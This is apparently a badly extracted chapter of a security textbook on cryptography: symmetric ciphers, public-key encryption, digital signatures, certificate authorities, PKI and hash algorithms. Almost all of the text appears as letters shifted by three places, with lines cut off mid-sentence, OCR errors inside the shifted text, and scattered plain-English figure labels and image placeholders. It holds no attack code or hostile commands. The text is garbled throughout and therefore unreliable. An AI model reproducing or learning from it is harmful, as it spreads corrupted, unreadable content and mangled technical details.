XVHG WR ORFN D J\P ORFNHU DV WKH VDPH NH\ XVH
H[DFWO\ WKH VDPH ZD\ 7KH NH\ XVHG WR HQF\SWLQ
VKRZV WKH FRQFHSW RI V\PPHWULF HQFU\SWLRQ



)LJXUH 6\PPHWULF HQFU\SWLRQ
&RPPRQ 6\PPHWULF \$OJRULWKPV
7KHUH DUH FXUUHQWO\ D P\ULDG RI V\PPHWULF DOJRULWKPV
WXUQV XS DQ HQGOHV VHD RI DOSKDEHW VRXS RI DOJRULWKPV
LQ WKH V\PPHWULF FDWHJRU\
'DWD (QFU\SWLRQ 6WDQGDUG DQG DGRSWHG E\ WKH
WKH '(6 DOJRULWKP LV VWLOO LQ XVH WRGD\ '(6 LV
VKRUW WR EH XVHG WRGD\ IRU DQ\ VHULRXV VHFUXL
'(6 LV VWLOO HQFRXQWHUHG LQ PDQ\ DSSOLFDWLRQ
FDUHIXO FRQVLGHUDWLRQ RU WKH ODFN RI RWKHU
7ULSOH '(6 7KH LV DOJRULWKP LV DQ H[WHQVLRQ RI
WLPHV PRUH SRZHUIXO WKDQ WKH '(6 DOJRULWKP 7
7ULSOH '(6 RU '(6 LV YHU\ FRPPRQO\ XVHG DQG LV
VROXWLRQV LQFOXGLQJ H FRPPHUFH DQG RWKHUV
%ORZILVK LV DQ DOJRULWKP WKDW ZDV GHVLJQHG
GHVLJQ 7KH DOJRULWKP XVHV D ELW NH\ DQG LV
SURFHVVURV ZKLFK LWV SUHGHHVVURV '(6 ZDV QRW
HQFU\SWLRQ H[SHUW %UXFH 6FKQHLHU

,QWHUQDWLRQDO 'DWD (QFU\SWLRQ\ \$LOJRHU WQ P6Z,L'(\$)
PDGH DYDLODEOH LQ WKLV DOJRULWKP LV VHHQ
3ULYDF\ 3*3 V\VWHP VHH WKH VHFWRUQ 33UHW\ *



7KH JRDO RI WKH \$GYDQFHG (QFU\SWLRQ 6V

DQQRXQFHG LQ ZDV WR VSHFL\ 3DQ XQFODVV
DOJRULWKP FDSDEOH RI SURWHFWLQJ VHQVLWLYH
FHQWKUWS FRPSHWLRQV FKHS1DWLPHQVOKVQV
6WDQGUGV DQG 7HFKQRORJ\ 1,67 RUJDQLJHG WK

5& 2ULJLQDOO\ DQ DOJRULWKP WKDW ZDV D WUDGH
LQWR WKH SXEOLF VSDFH LQ 7KH DOJRULWKP DC
5& NH\ OHQJWK ZDV WUDGLWLRQDOO\ OLPLWHG WR
IRU GHFU\SWLRQ E\ WKH 8 6 1DWLRQDO 6HFXULW\ \$.
5& \$QRWKHU DOJRULWKP WKDW ZDV RULJLQDOO\ D V
WR WKH SXEOLF YLD D QHZVJURXS SRVWLQJ LQ
ELWV

5& LV QRWDEOH IRU LWV LQFOXVLRQ LQ WKH :LUHG
LQ HDUO\ ZLUHOHVV QHWZRUNV

5& 6LPLODU WR 5& DQG 5& DOORZV XVHUV WR
5& 5& LV DQRWKHU \$(6 ILQDOLVW GHYHORSHG E\ 56
ELWV

5LMQGDHO RU \$GYDQFHG (QFU\SWLRQV 6WDQGHUWRU\$V
FKRVHQ E\ WKH 1DWLRQDO ,QVLWXWH RI 6WDQGDU
HGFU\SWLRQ VWDQGDUG 7KH DOJRULWKP LV YHU\ FI
RU ELWV ORQJ

5LMQGDHO ZDV DQG LV WKH QDPH RI WKH HGFU\SWL
WKH 8 6 *RYHUQPHQW DV LWV QHZ HGFU\SWLRQ VWI
ZDV UHQDPHG \$(6 :KLOH VRPH PD\ DUJXH WKDW 5LM
IRU DOO LQWHQWV DQG SXUSRVHV WKH VDPH

7ZRILV7KLV \$(6 FDQGLGDWH DOVR GHYHORSHG E\ %U
± ELWV

\$V\PPHWULF RU 3XEOLF .H\ &U\SWRJUDSK\
\$V\PPHWULF RU SXEOLF NH\ FU\SWRJUDSK\ LV D UH
RQO\ IXOO\ UHDOLJHG LQ WKH PLG V E\ :KLWILHO
V\VWHP RIIHUHG DGYDQWDJHV VXFK DV QRQUHSXGL
SUHYLRXV V\VWHPV GLG QRW


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SHUVRQ ZKR SDUWLFLSDWHV LQ WKH V\ VWHP KDV WZ
SUDFWLFH WKH SXEOLF NH\ ZLOO EH SXEOLVKHG LQ
UHPDLQ VROHO\ LQ WKH DVVLJQHG XVHU¶V SRVVHV
OHVW VHFUXLW\ EH FRPSURPLVHG



7KH FRQFHSW RI SXEOLF NH\ FU\SWRJUDSK\

RYHUFRPH WKH NH\ PDQDJHPHQW SUREOHPV LQKHU
V\ VWHP HDFK XVHU ZKR LV HQUROOHG UHFHLYHV I
SULYDWH NH\ (DFK SHUVRQ¶V SXEOLF NH\ LV SXEO
VHFUHW %\ FUDWLQJ WKH NH\ WKLV ZD\ WKH QI
HOLPLQDWHG 7KLV RSWLRQ DOVR VHFUXHV WKH FF
EHWUD\DO ,Q DGGLWLRQ WKLV V\ VWHP RI JHQHUD
QRQUHSXGLDWLRQ WKDW LV QRW SRVVLEOH ZLWK \

%RWK NH\V FDQ EH XVHG WR HQFU\SW EXW ZKHQ HL
UHYHUVH LW)RU H[DPSOH LI \RX ZHUH WR HQFU\SW
WKH RQO\ RQH ZKR FRXOG GHFU\SW LW VLQFH , KDY
LV WUXH [\)LJXUH 3.1](#) RZV D GLDJUDP RI WKH DV\PPHWUL



[\)LJXUH 3.1](#) \$V\PPHWULF HQFU\SWLRQ

7KH RQO\ UHTXLUHPHQW LV WKDW SXEOLF NH\V PXV\
PDQQHU :LWK 3., DQ\RQH FDQ VHQG D FRQILGHQWL
DOWKRXJK WKH PHVVDJH FDQ EH GHFU\SWHG RQO\ Z

LQWHQGHG UHFLSLHQW)XUWKHUPRUH SXEOLF NH\ DXWKHQWLFDWLRQ

+RZ 'RHV ,W :RUN"



:H XVH WKH QDPHV \$OLFH DQG %RE LQ RXU F

QDPHV DUH QRW UDQGRPO\ FKRVHQ KRZHYHU 7KH WR WKH SDUWLHV LQYROYHG LQ DQ\ FU\SWRJUDSKL

,Q RXU H[DPSOH \$OLFH ZDQWV WR VHQG D PHVVDJH 7R GR VR \$OLFH ZLOO ORFDWH %RE¶V SXEOLF NH\ D VHQGV WKH PHVVDJH WR %RE KH ZLOO XVH KLV SUL LQWHUPHGLDWH SDUW\ ZLOO EH DEOH WR YLHZ WKH PHDQV WR GHFU\SW LW

,I WKH RWKHU NH\ LV XVHG²WKH SULYDWH NH\²WKHQ SRVVLEOH 6LQFH DQ\WKLQJ HQFU\SWHG ZLWK WKH : FRUUHVSRLQJ SXEOLF NH\ DQG RQO\ RQH SHUVRQ WKH HQFU\SWLQJ SDUW\ FDQ EH DVVXUHG

6LJQLQJ DQ HOHFWURQLF PHVVDJH LQYROYHV WKH I FUHDWH D PHVVDJH DQG WKHQ SHUIRUP D VSHFLDO WKHQ VKH ZLOO XVH KHU SULYDWH NH\ WR FRPSOHW KH ZLOO VLP SO\ UHWULHYH \$OLFH¶V SXEOLF NH\ DQ ,I WKH SURFHVV FDQ EH UHYHUVHG ZLWK WKH NH\ V LW GLGQ¶W FRPH IURP \$OLFH


\$KDVK IXQFWLRQ LQ ERWK FUHDWLQJ DQG YHULI\LQ LV DQ DOJRULWKP WKDW FUHDWHV D GLJLWDO UHSU YDOXH RU KDVK UHVXOW RI D VWDQGDUG OHQJWK Z PHVVDJH EXW XQLTXH WR LW \$Q\ FKDQJH WR WKH KDVK UHVXOW ZKHQ WKH VDPH KDVK IXQFWLRQ LV X NQRZQ DV HDZD\ KDVK IXQFWLRQ SRVVLEOH WR GHUI WKH KDVK YDOXH



+DVKLQJ LV D RQH ZD\ SURFHVV FRPPRQO\

LQIRUPDWLRQ \$ KDV IXQFWLRQ JHQHUDWHV D IL[
OHQJWK QR PDWWHU KRZ ODUJH RU VPDoo WKH GD
KDSSHQV WR EH \$GGLWLRQDOO\ WKH UHVXOWLQJ
YHU\ QHDOO\ LPSRVVLEOH WR UHYHUVH 7KH IL[HG
HYHU\ GLIIHUHQW LQSXW WKDW HQWHUV WKH SURF
EHKDYLRU WKDW KDVKHV DUH XVHG WR GHWHFW W

7R SHUIRUP YHULILFDWLRQ RI WKH PHVVDJH KDVKL
FUHDWLRQ :KHQ WKH PHVVDJH LV UHFHLYHG E\ WKH
SURFHVV LV UH FUHDWHG DQG WKHQ FRPSDUHG WR \
PDWFK WKH PHVVDJH LV YHULILHG DV EHLQJ XQKUD
VKRZV KRZ WKH GLJLWDO VLJQDWXUH SURFHVV ZRUR



)LJXUH \$ GLJLWDO VLJQDWXUH LQ XVH

%XW +RZ 'R <RX .QRZ :KR 2ZQV D .H\"
+RZ GR \RX NQRZ D NH\ EHORQJV WR D FHUWDLQ LQ
DXWKRULWLHV &\$V FRPH LQWR SOD\ 7R ELQG D NH

GLJLWDO FHUWLILFDWH\LV SUHVHQRWHG ZLWK WKH FHUWLILFD\ SXEOLF NH\ DQG XVH LW WR YHUL\ WKH SULYDWH NH\ SHUIRUPHG ZLWK WKH SULYDWH NH\



\$ FHUWLILFDWH\LV SULQFLSDO IXQFWLRQ LV

VXEVFULEHU 7KH UHFLSLHQW RI WKH FHUWLILFDWH ZDV FUHDWHG E\ WKH VXEVFULEHU QDPHG LQ WKH SXEOLF NH\ OLVWHG LQ WKH FHUWLILFDWH WR YHU WKH FRUUVSRQGLQJ SULYDWH NH\

7KH FHUWLILFDWH LV LVVXH XQGHU FHUWDLQ FRQG FDOOHG LQWR TXHVWLRQ WKHQ WKH FHUWLILFDWH RI WKH SULYDWH NH\ WKH FHUWLILFDWH ZRXOG EHF FHUWLILFDWH

\$ GLJLWDO FHUWLILFDWH LV D FU\SWRJUDSKLFDOO\ SLHFHV RI LQIRUPDWLRQ 6RPH RI WKH LWHPV LQFO

- 9HUVLRQ
- 6HULDO QXPEHU
- \$OJRULWKP ,'
- ,VVXHU
- 9DOLGLW\
- 1RW EHIRUH
- 1RW DIWHU
- 6XEMHFW
- 6XEMHFW SXEOLF NH\ LQIR
- 3XEOLF NH\ DOJRULWKP
- 6XEMHFW SXEOLF NH\

7KH FHUWLILFDWH LV VLJQHG E\ JHQHUDWLQJ D KDV SULYDWH NH\ \$W WKLW SRLQW LI WKH FHUWLILFDWH WKH SXEOLF NH\²WKH FHUWLILFDWH EHFRPHV LQYDO LQGLFDWLQJ WKDW ,I D FOLHQW SRVVHVHV WKH L\ NH\ WKHQ WKH FOLHQW ZLOO DVVXPH WKH SXEOLF DWWDFNHU WR FRPSURPLVH WKH V\VWHP WKH\ ZRX\ NH\ RI WKH VHUYHU RU WKH SULYDWH NH\ RI WKH LV SDUWLHV

\$ GLJLWDO FHUWLILFDWH DOORZV \RX WR DVVRFLDW
D ZHE VHUYHU IRU XVH LQ H FRPPHUFH

\$XWKHQWLFDWLQJ WKH &HUWLILFDWH


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SUHVHQWV WKH FUGHGHQWLDO PXVW KDYH D PHWKRG
YDOLGDWHG 2QH VXFH PHWKRG LV WKH &\$:KHQ \R)
WKH FUGHGHQWLDO LV YDOLGDWHG DQG DOORZV WKH
LGHQWLWLHV FRQILUPHG 2QFH D VHULHV RI VWHSV
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(QWHU WKH 3., 6\VWHP


\$ &\$ FUHDWHV DQG UHYRNV FHUWLILFDWHV WKDW I
SXEOLF NH\ \$ &\$ FDQ EH FRQWUROOHG E\ D FRPSD
IRU XVH E\ DQ\ ZKR ZLVK WR SXUFKDVH D FUGHGHQWL

\$ &\$ LV D WUXVWHG WKLUG SDUW\ WKDW LV UHVSRQ
UHYRNLQJ FHUWLILFDWHV DV ZHOO DV HQUROOLQJ S
IRU WKH LGHQWLW\ RI WKH KROGHU RI DQ\ JLYHQ FH
ZHEPDLO 931V VPDUW FDUGV DQG PDQ\ RWKHU HQ\
YDOLGDWHV DQG LVVXH D FUGHGHQWLDO WR WKH U

7KH &\$ ZLOO UHTXLUH D SDUW\ WR SURYLGH LQIRUP
QDPH DGGUHVV SKRQH SK\VLFDO GDWD VXFH DV IC
LQWHUYLHZV PLJKW DOVR EH UHTXLUHG DV SROLF\ C
DQG YDOLGDWHG WKH &\$ ZLOO LVVXH WKH FHUWLIL
RZQH &\$ VXFH DV 7KDZWH RU 9HUL6LJQ W\SLFDOO\
WKH UHTXHVWHU WR SURYLGH GRFXPHQWDWLRQ VXF
RI ,[LJXUH](#)VKRZV WKH 3., V\VWHP RQ D VPDoo VFDO



Cipher message



Alice's Public
Decryption Key

Plaintext Message




Alice



Alice's Public
Encryption Key

Plaintext Message



Bob

[LJXUH](#) 7KH 3., HFRV\ VWHP
:KHQ D &\$ L V V X H V D F H U W L I L F D W H D V H U L H V R I D F V
7KH UHTXHVW LV UHFHLYHG
%DFNJURXQG LQIRUPDWLRQ LV UHTXHVWHG E\ WK
7KH LQIRUPDWLRQ SURYLGHG E\ WKH UHTXHVWHU
7KH &\$ KDV KHV WKH FHUWLILFDWH
7KH LVVXLQJ &\$ VLJQV WKH KDV KHG FHUWLILFDWI
7KH UHTXHVWHU LV LQIRUPHG WKDW WKHLU FHUW
7KH UHTXHVWHU LQVWDOOV WKH FHUWLILFDWH R
7KH UHTXHVWHU LV DEOH WR FRQILUP WKH YDOLG
LVVXHU¶V GLJLWDO VLJQDWXUH
\$ &\$ LV DEOH WR SHUIRUP D QXPEHU RI UROHV LQ D
KHUH 6RPH DFWLRQV WKDW D &\$ LV FDOOHG RQ WR

*HQH UDWLRQ RI WKH Q\ D & \$ UJRHV WKURXJK WKH SUI
FHUWLILFDWH D NH\ SDLU WKDW LV PDGH XS RI D S)
SXEOLF NH\ LV PDGH DYDLODEOH WR WKH SXEOLF DV
SDUW\ UHTXHVWLQJ WKH GLJLWDO FHUWLILFDWH

*HQH UDWLRQ RI &H\ WKH & \$ F\DWLHV GLJLWDO FHUW
SDUW\ ZKHQ UHTXHVWHG 7KLV FHUWLILFDWH LV JHQ
UHTXHVWLQJ SDUW\ DV PHQWLRQHG HDUOLHU

3XEOLF DWRQ RI WKH X\ S\ E\ L\ NH\ LV ERXQG WR H
\$Q\ RQH ZKR WUXVWV WKH & \$ RU UHTXHVWV WKH SXE

9DOLGDWRQ RI &H\ WKH L\ FDWV LV SUHVHQW
PXVW EH YDOLGDWHG 6LQFH ERWK SDUWLHV LQYRO
PXVW UHO\ RQ D WKLUG SDUW\ ZKR LV WUXVWHG WK

5HYRFDWRQ RI &H\ WKH F\DWLHV LV QR ORQJHU (C
UHYRNHG EIRUH LW H[SLUH

\$OO & \$V DUH QRW WKH VDPH 7KH W\SHV RI & \$V DUH

5RRW & \$H URRW & \$ LQLWLDFWV DOO WUXVW SDWKV
WKXV PXVW EH VHFUXHG DQG SURWHFWHG LI LWV W
DQG VXEVHTXHWO\ JHQHDFW HG FHUWLILFDWHV ZLC

7UXVWHG 5RRW & \$V WUXVWHG URRW & \$ LV D & \$ WKDW V D
EURZVHU E\ WKH VRIWZDUH YHQGRU ,W VLJQLILHV V
DVVLJQV WKH HQWLW\ D KLJK OHYHO RI WUXVW

3HHU & \$H SHHU & \$ SURYLGHV D VHOI VLJQH HG FHUWL
KROGHUV DQG XVHG E\ WKHP WR LQLWLDFW FHUWLIL

6XERUGLQDW\ & \$H XERUGLQDFW & \$ GRHV QRW EHJLQ WU
& \$,Q VRPH GHSOR\PHQWV D VXERUGLQDFW & \$ LV L

5HJLVWUDWRQ \$XWKH V\LV \$Q HQWLW\ SRVLWRQ
& \$ WKDW LV XVHG WR VXSSRUW RU RIORDG ZRUN IU
FHUWLILFDWH LW FDQ DFFHSW UHTXHVWV YHUL\ D
LQIRUPDWRQ WR WKH & \$ WKDW ZLOO SHUIRUP WKH
ORFDWHG DW WKH VDPH OHYHO DV WKH VXEVFULEHL


%XLOGLQJ D 3., 6WUXFWXUH

1RZ WKDW \RX XQGHUVWDQG ZKDW & \$V DQG SXLEJQ WFD
LQIUDVWUXFW\WKH 3.,7KH WHUP GRHV QRW UHIHU WF
JURXS RI WHFKQRORJLHV DQG FRQFHSWV WKDW ZRU
ZH GHVFULEHG HDUOLHU 3., LV GHVLJQHG WR YDOLC
VFDOH 7KH V\ VWHP LV VLP SO\ D VHFUXULW\ DUFKLW
LQFUHDVHG OHYHO RI FRQILGHQFH IRU H[FKDQJLQJ

\$Q\ V\ VWHPV WKDW LQWHUDEFW ZLWK WKLV V\ VWHP P
IHDWXUH LQ WRGD\¶V HQYLURQPHQW \$ 3., DZDUH D:
KRZ WR LQWHUDEFW ZLWK D 3., V\ VWHP ORVW DSSOL
EURZVHUV HPDLO DSSOLFDWLRQV DQG RSHUDWLQJ
DELOLW\ WR LQWHUDEFW ZLWK WKH V\ VWHP GHVFULE
:KHQ ZRUNLQJ ZLWK 3., XQGHUVWDQG WKDW ZKDW¶
7UXVW LV DEVROXWHO\ LPSRUWDQW EHFDXVH ZLWK
3XWWLQJ DOO WKH EXLOGLQJ EORFNV WRJHWKHU L
D GLJLWDO VLJQDWXUH 'LJLWDO VLJQDWXUHV PDNH
DV\PPHWULF SXEOLF DQG SULYDWH NH\ HQFU\SWLR
FU\SWRJUDSKLF IXQFWLRQV \RX FDQ SURYLGH DXWK
ORRN DW HDFK FRPSRQHQW
'LJLWDO &HUV\HUV\DWLHV DUH DQ HVVHQWLDO FR
VLJQDWXUH 5HPHPEHU HDUOLHU ZKHQ , VDLG WKDW
7KLV FRQILJXUDWLRQ SD\ RII KHUH 7KH GLJLWDO F
WKDW LW EHORQJV WR D VSHFLILF SDUW\ DQG E\ H[
+DVKLQJ 7KLV LV WKH DOJRULWKP WKDW OHWV \RX NQF
DOWHUHG 7KH KDVK HVVHQWLDOO\ WHOOV WKH UHF
ZKHQ LW ZDV VHQW DQG LI WKH KDVK QR ORQJHU P
WUXVWHG <RX¶OO OHDUQ PRUH DERXW WKLV WRSLF

8QGHUVWDQGLQJ +DVKLQJ

6LPSO\KSDXWKLFQJ EH FRQVLGHUHG D W\SH RI RQH ZD\ D SURFHVV WKDW FUHDWHV D VFUDPEOHG RXWSXW V UHYHUVHG HDVLO\ 7KH SURFHVV RI KDVKLQJ WDNHV EXW GRHV VR LQ VXFK D ZD\ WKDW LW LV QRW LQWH ZKDW LV NQRZQ DV KDWYDORJ VDJH GLJHVW KRZV D KDV IURP WKH LQSXW ³+HOOR :RUOG´



LJXUH +DVK JHQHWDWHG IURP ³+HOOR :RUOG´ XVLQ. 'HVLJQHG WR EH D RQH ZD\ SURFHVV KDVKLQJ LV FF LQIRUPDWLRQ \$ KDV IXQFWLRQ JHQHWDWHV D IL[H OHQJWK QR PDWWHU KRZ ODUJH RU VPDOO WKH GDW UHVXOWLQJ RXWSXW DV ZH DOUHDG\ GLVFXVVHG L' LPSRVVLEOH WR UHYHUVH 7KH IL[HG OHQJWK YDOXH HQWHUV WKH SURFHVV ,W LV EHFDXVH RI WKLW XQL XVHG WR GHWHFW WKH FKDQJHV WKDW FDQ KDSSHQ +DVKLQJ OHWV \RX HDVLO\ GHWHFW FKDQJHV LQ LQI FKDQJHG HYHQ D VPDOO DPRXQW ZLOO UHVXOW LQ +DVKHG YDOXH DUH WKH UHVXOW RI LQIRUPDWLRQ \$ RQH ZD\ KDV IXQFWLRQ LV DOVR NQRZQ DV D WK\ 7KH IROORZLQJ LV D OLVW RI KDVKLQJ DOJRULWKPV 0HVVDJH 'LJHVW \$ RQH ZD\ KDV IXQFWLRQ XVHG LQ 3(0 SURWRFROV DORQJ ZLWK 0' 0HVVDJH 'LJHVW \$ RQH ZD\ KDV IXQFWLRQ XVHG IRI 0' KDV EHHQ UHSODFHG E\ 0' LQ PRVW FDVHV 0HVVDJH 'LJHVW \$Q0LPSURYHG DQG UHGHVLJQHG YHL ELW KDV 0' LV VWLOO H[WUHPHO\ SRSXODU LQ GXH WR ZHDNQHVVHV WKDW KDYH OHG WR WKH V\VW EHHQ UHSODFHG ZLWK 6+\$ 0HVVDJH 'LJHVW\$ K'DVKLQJ DOJRULWKP WKDW ZDV GH

+\$9\$/ \$ YDULDEOH OHQJWK RQH ZD\ KDVK IXQFWLRQ
GHULYHG IURP WKH SKUDVH ³KDVK DOJRULWKP RI YD
5,3(0' \$ KDVKLQJ DOJRULWKP FRPPRQO\ XVHG LQ (X
6HFXUH +DVK \$OJRULWKP VHG 6+\$ SULRU WR 6+\$ LW KD
6+\$ DQG HYHQ 6+\$
6HFXUH +DVK \$OJRULWKP QH 6+\$ WKH RWKHU PRUH FRF
DOJRULWKPV ,W KDV EHHQ FRPSURPLVHG DQG LV EH
6HFXUH +DVK \$OJRULWKP HVL 6+\$ HG WR EH DQ XSJUDGH
LGHQWLILHV WKH UDQJH RI KDVK OHQJWKV DERYH 6-
6+\$ DQG 6+\$
/HW V ORRN DW DQ H[DPSOH RI WKH KDVKLQJ SURFH
6HDQ LV WKH VHQQGHU RI WKH PHVVDJH DQG =HOGD I
6HDQ FUHDWHV D PHVVDJH
6HDQ KDVKHV WKH PHVVDJH XVLQJ DQ DOJRULWKI
6HDQ HQFU\SWV WKH KDVK ZLWK KLV SULYDWH NH
6HDQ ELQGV WKH HQFU\SWHG EXQGOH DQG WKH S
6HDQ VHQGV WKH FRPELQDWLRQ WR =HOGD
=HOGD VHHV WKDW WKH PHVVDJH FDPH IURP 6HDC
6HHLQJ ZKR WKH VHQQGHU LV =HOGD UHWULHYHV
WUXVW
=HOGD GHFU\SWV WKH HQFU\SWHG KDVK YDOXH L
LGHQWLW\ RI WKH VHQQGHU 6HDQ
\$IWHU WKH KDVK LV GHFU\SWHG =HOGD UHUXQV '
PHVVDJH DQG FRPSDUHV WKH QHZ KDVK ZLWK WKH
,I WKH WZR KDVKHV PDWFK WKH PHVVDJH KDV QF

,VVXHV ZLWK &U\SWRJUDSK\

0XFK OLNH DQ\ V\ VWHP WKDW ZLOO EH H[SORUHG LQ
